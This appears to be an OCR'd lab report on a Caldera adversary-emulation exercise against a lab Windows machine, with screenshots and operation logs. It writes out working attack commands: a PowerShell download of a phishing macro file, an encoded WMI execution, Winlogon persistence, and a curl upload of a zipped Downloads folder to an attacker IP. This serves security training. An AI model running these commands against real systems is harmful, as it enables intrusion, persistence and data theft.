
Requirements

Parsers

Fig 1.8 Changes in macro phishing attachment

Now Exfiltrating Hex-Encoded Data Chunks over HTTP

We have to create this ability.



Create Ability

Ability ID

ID will be automatically created

Name

hex encoaded data chunks http

Description

exfiltrates a file by sending chuked Hex-encoded data using curl get

Tactic

exfiltration

Technique ID

T1048.003

Technique Name

Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol


Options

□ Singleton

□ Repeatable

□ Delete payload

Fig 1.9 Creating a new ability



Platform

windows

Executor

cmd

Payloads No payloads

04f33d_remove_login_item.osa
2ebcb8_esx_darkside_discovery.txt
transfer_suid.sh
manx.go-linux
ed9e67_StartupParameters.plist
sshpass

Command

```
cmd /c curl.exe -v -T "%TEMP%\file.zip" "http://192.168.1.58:8081/file.zip"
```

Timeout

60

Cleanup

Requirements

Parsers


There must be at least 1 executor. Each executor must have a command, platform, timeout, and executor.

Fig 1.10 Make change in new ability

Now make a separate python webserver to receive the ex-filtrated data from the windows.

Now start the python file to open the port 8086.

Now create adversary profile. Go to adversary tab and click new profile.




emulation lab

Objective: default

	Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
☰	1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	⊞				🗑	✕
☰	2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	⊞					✕
☰	3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	⊞		🔑		🗑	✕
☰	4	Identify local users	discovery	Account Discovery: Local Account	⊞					✕
☰	5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	⊞		🔑		🗑	✕
☰	6	hex encoaded data chunks http	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	⊞					✕

Fig 1.11 shows adversary

Now the run the operation by selecting the lab name and add to the operations.



Start New Operation

Operation Name: adversary emulation lab

Adversary: emulation lab

Fact Source: basic

Group: All groups [✓ red]

Planner: atomic

Obfuscators: [✓ plain-text]

Autonomous: ● Run autonomously ○ Require manual approval


Parser: ● Use Default Parser ○ Don't use default learning parsers

Auto Close: ● Keep open forever ○ Auto close operation

Run State: ● Run immediately ○ Pause on start

Jitter (sec/sec): 2 / 8


Fig 1.12 New Operation details



Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/17/2025, 3:51:40 PM GMT+5:30	success	Download Macro-Enabled Phishing Attachment	initial-access	vkjfbi	DESKTOP-4V2J8CB	19796	View Command	No output
9/17/2025, 3:51:50 PM GMT+5:30	success	Create a Process using WMI Query and an Encoded Command	execution	vkjfbi	DESKTOP-4V2J8CB	14968	View Command	View Output
9/17/2025, 3:52:25 PM GMT+5:30	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	vkjfbi	DESKTOP-4V2J8CB	19312	View Command	No output
9/17/2025, 3:53:05 PM GMT+5:30	success	Identify local users	discovery	vkjfbi	DESKTOP-4V2J8CB	14960	View Command	View Output
9/17/2025, 3:53:55 PM GMT+5:30	success	Zip a Folder with PowerShell for Staging in Temp	collection	vkjfbi	DESKTOP-4V2J8CB	13776	View Command	No output
9/17/2025, 3:55:35 PM GMT+5:30	success	hex encoaded data chunks http	exfiltration	vkjfbi	DESKTOP-4V2J8CB	21212	View Command	View Output

Fig 1.13 Operation phase successfully executed


Exfiltrated file received in the webserver.



```
┌──(ajay㉿kali)-[~]
└─$ cd Desktop

┌──(ajay㉿kali)-[~/Desktop]
└─$ ls
bug  CyArt  file.zip  lab_GamerTheHacker.ovpn  Passwords.kdbx  server.py  tools

┌──(ajay㉿kali)-[~/Desktop]
└─$ 
```

Fig 1.14 Show data successfully received on attacker machine

Once all the operations are run successfully open logs and analysis it.



```
[{"command":"$url = 'http://192.168.1.58:8888/PhishingAttachment.xlsm'; [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\PhishingAttachment.xlsm","plaintext_command":"$url = 'http://192.168.1.58:8888/PhishingAttachment.xlsm';
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\
\PhishingAttachment.xlsm","delegated_timestamp":"2025-09-17T10:21:40Z","collected_timestamp":"2025-09-17T10:21:45Z","finished_timestamp":"2025-09-17T10:21:46Z","status":0,"platform":"windows","executor":"psh","pid":10796,"agent_metadata":
{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":
{"ability_id":"1afaec09315ab71fdfb167175e8a019a","ability_name":"Download Macro-Enabled Phishing Attachment","ability_description":"This atomic test downloads a macro enabled document from the Atomic Red Team GitHub repository, simulating an end user clicking a phishing link to download the file.\nThe file
\"PhishingAttachment.xlsm\" is downloaded to the %temp% directory.\n"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"initial-access","technique_name":"Phishing: Spearphishing
Attachment","technique_id":"T1566.001"},"agent_reported_time":"2025-09-17T10:21:43Z"},{"command":"powershell -exec bypass -e
SQBuAHYAbwBrAGUALQBXAG0AaQBNAGUAdABoAG8AZAAgAC0AUABhAHQAaAAgAHcAaQBuADMAMgBfAHAAcgBvAGMAZQBzAHMAIAAtAE4AYQBtAGUAIABjAHIAZQBhAHQAZQAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIABuAG8AdABlAHAAYQBkAC4AZQB4AGUA","plaintext_command":"powershell -exec bypass -e
SQBuAHYAbwBrAGUALQBXAG0AaQBNAGUAdABoAG8AZAAgAC0AUABhAHQAaAAgAHcAaQBuADMAMgBfAHAAcgBvAGMAZQBzAHMAIAAtAE4AYQBtAGUAIABjAHIAZQBhAHQAZQAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIABuAG8AdABlAHAAYQBkAC4AZQB4AGUA","delegated_timestamp":"2025-09-17T10:21:50Z","collected_timestamp":"2025-09-17T10:22:22Z","finished_timestamp":
25-09-17T10:22:23Z","status":0,"platform":"windows","executor":"cmd","pid":14968,"agent_metadata":{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\
\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"28004c387d9958351c450cb8384efaf9","ability_name":"Create a Process using WMI Query and an Encoded Command","ability_description":"Solarigate
persistence is achieved via backdoors deployed via various techniques including using PowerShell with an EncodedCommand\n Powershell -nop -exec bypass -EncodedCommand <encoded command>\nWhere the -EncodedCommand, once decoded, would resemble:\n  Invoke-WMIMethod win32_process -name create -argumentlist 'rundll32
\\windows\\idmu\\common\\ypprop.dll _XInitImageFuncPtrs' -ComputerName WORKSTATION\nThe EncodedCommand in this atomic is the following: Invoke-WmiMethod -Path win32_process -Name create -ArgumentList notepad.exe\nYou should expect to see notepad.exe running after execution of this test.\n[Solarigate Analysis fro
Microsoft](https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/)\n"},"operation_metadata":{"operation_name":"adversary emulation
lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"execution","technique_name":"Windows Management Instrumentation","technique_id":"T1047"},"agent_reported_time":"2025-09-17T10:22:22Z"},{"command":"Set-ItemProperty \"HKLM:\\Software\\Microsoft\\Windo
NT\\CurrentVersion\\Winlogon\\\" \"Shell\" \"explorer.exe, C:\\Windows\\System32\\cmd.exe\" -Force","plaintext_command":"Set-ItemProperty \"HKLM:\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\\" \"Shell\" \"explorer.exe, C:\\Windows\\System32\\cmd.exe\"
-Force","delegated_timestamp":"2025-09-17T10:22:25Z","collected_timestamp":"2025-09-17T10:23:03Z","finished_timestamp":"2025-09-17T10:23:03Z","status":0,"platform":"windows","executor":"psh","pid":19312,"agent_metadata":{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap
Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"dc74af5b90b9cbb4dcfbcaaa3e412a5e","ability_name":"Winlogon HKLM Shell Key Persistence -
PowerShell","ability_description":"PowerShell code to set Winlogon shell key to execute a binary at logon along with explorer.exe.\n\nUpon successful execution, PowerShell will modify a registry value to execute cmd.exe upon logon/logoff.\n"},"operation_metadata":{"operation_name":"adversary emulation
lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"multiple","technique_name":"Boot or Logon Autostart Execution: Winlogon Helper DLL","technique_id":"T1547.004"},"agent_reported_time":"2025-09-17T10:23:03Z"},{"command":"Get-WmiObject -Class
Win32_UserAccount","plaintext_command":"Get-WmiObject -Class Win32_UserAccount","delegated_timestamp":"2025-09-17T10:23:05Z","collected_timestamp":"2025-09-17T10:23:52Z","finished_timestamp":"2025-09-17T10:23:53Z","status":0,"platform":"windows","executor":"psh","pid":14968,"agent_metadata":
{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"feaced8f-
f43f-452a-9500-a5219488abb8","ability_name":"Identify local users","ability_description":"Identify all local users"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":
{"tactic":"discovery","technique_name":"Account Discovery: Local Account","technique_id":"T1087.001"},"agent_reported_time":"2025-09-17T10:23:52Z"},{"command":"Compress-Archive -Path $env:USERPROFILE\\Downloads -DestinationPath $env:TEMP\\file.zip -Force","plaintext_command":"Compress-Archive -Path
$env:USERPROFILE\\Downloads -DestinationPath $env:TEMP\\file.zip -Force","delegated_timestamp":"2025-09-17T10:23:55Z","collected_timestamp":"2025-09-17T10:24:43Z","finished_timestamp":"2025-09-17T10:25:31Z","status":0,"platform":"windows","executor":"psh","pid":13776,"agent_metadata":
{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":
{"ability_id":"885997e230cb2b9dc3cc7e9d8ec5a6d8","ability_name":"Zip a Folder with PowerShell for Staging in Temp","ability_description":"Use living off the land tools to zip a file and stage it in the Windows temporary folder for later exfiltration. Upon execution, Verify that a zipped folder named
Folder_to_zip.zip\nwas placed in the temp directory.\n"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"collection","technique_name":"Data Staged: Local Data
Staging","technique_id":"T1074.001"},"agent_reported_time":"2025-09-17T10:24:43Z"},{"command":"cmd /c curl.exe -v -T \"%TEMP%\\file.zip\" \"http://192.168.1.58:8081/file.zip\"","plaintext_command":"cmd /c curl.exe -v -T \"%TEMP%\\file.zip\" \"http://192.168.1.58:8081/
file.zip\"","delegated_timestamp":"2025-09-17T10:25:35Z","collected_timestamp":"2025-09-17T10:25:45Z","finished_timestamp":"2025-09-17T10:26:04Z","status":0,"platform":"windows","executor":"cmd","pid":21212,"agent_metadata":{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay
Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"5fcf4db5-45f5-479a-b6a9-2408c59885c0","ability_name":"hex encoaded data chunks
http","ability_description":"exfiltrates a file by sending chuked Hex-encoded data using curl get"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":
{"tactic":"exfiltration","technique_name":"Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol","technique_id":"T1048.003"},"agent_reported_time":"2025-09-17T10:25:45Z"}]
```

Fig 1.15 Show caldera logs

Logging

Phase	Tool Used
Phishing	PyPhisher
Delivery	Metasploit
Execution	Metasploit
Exfiltration	Caldera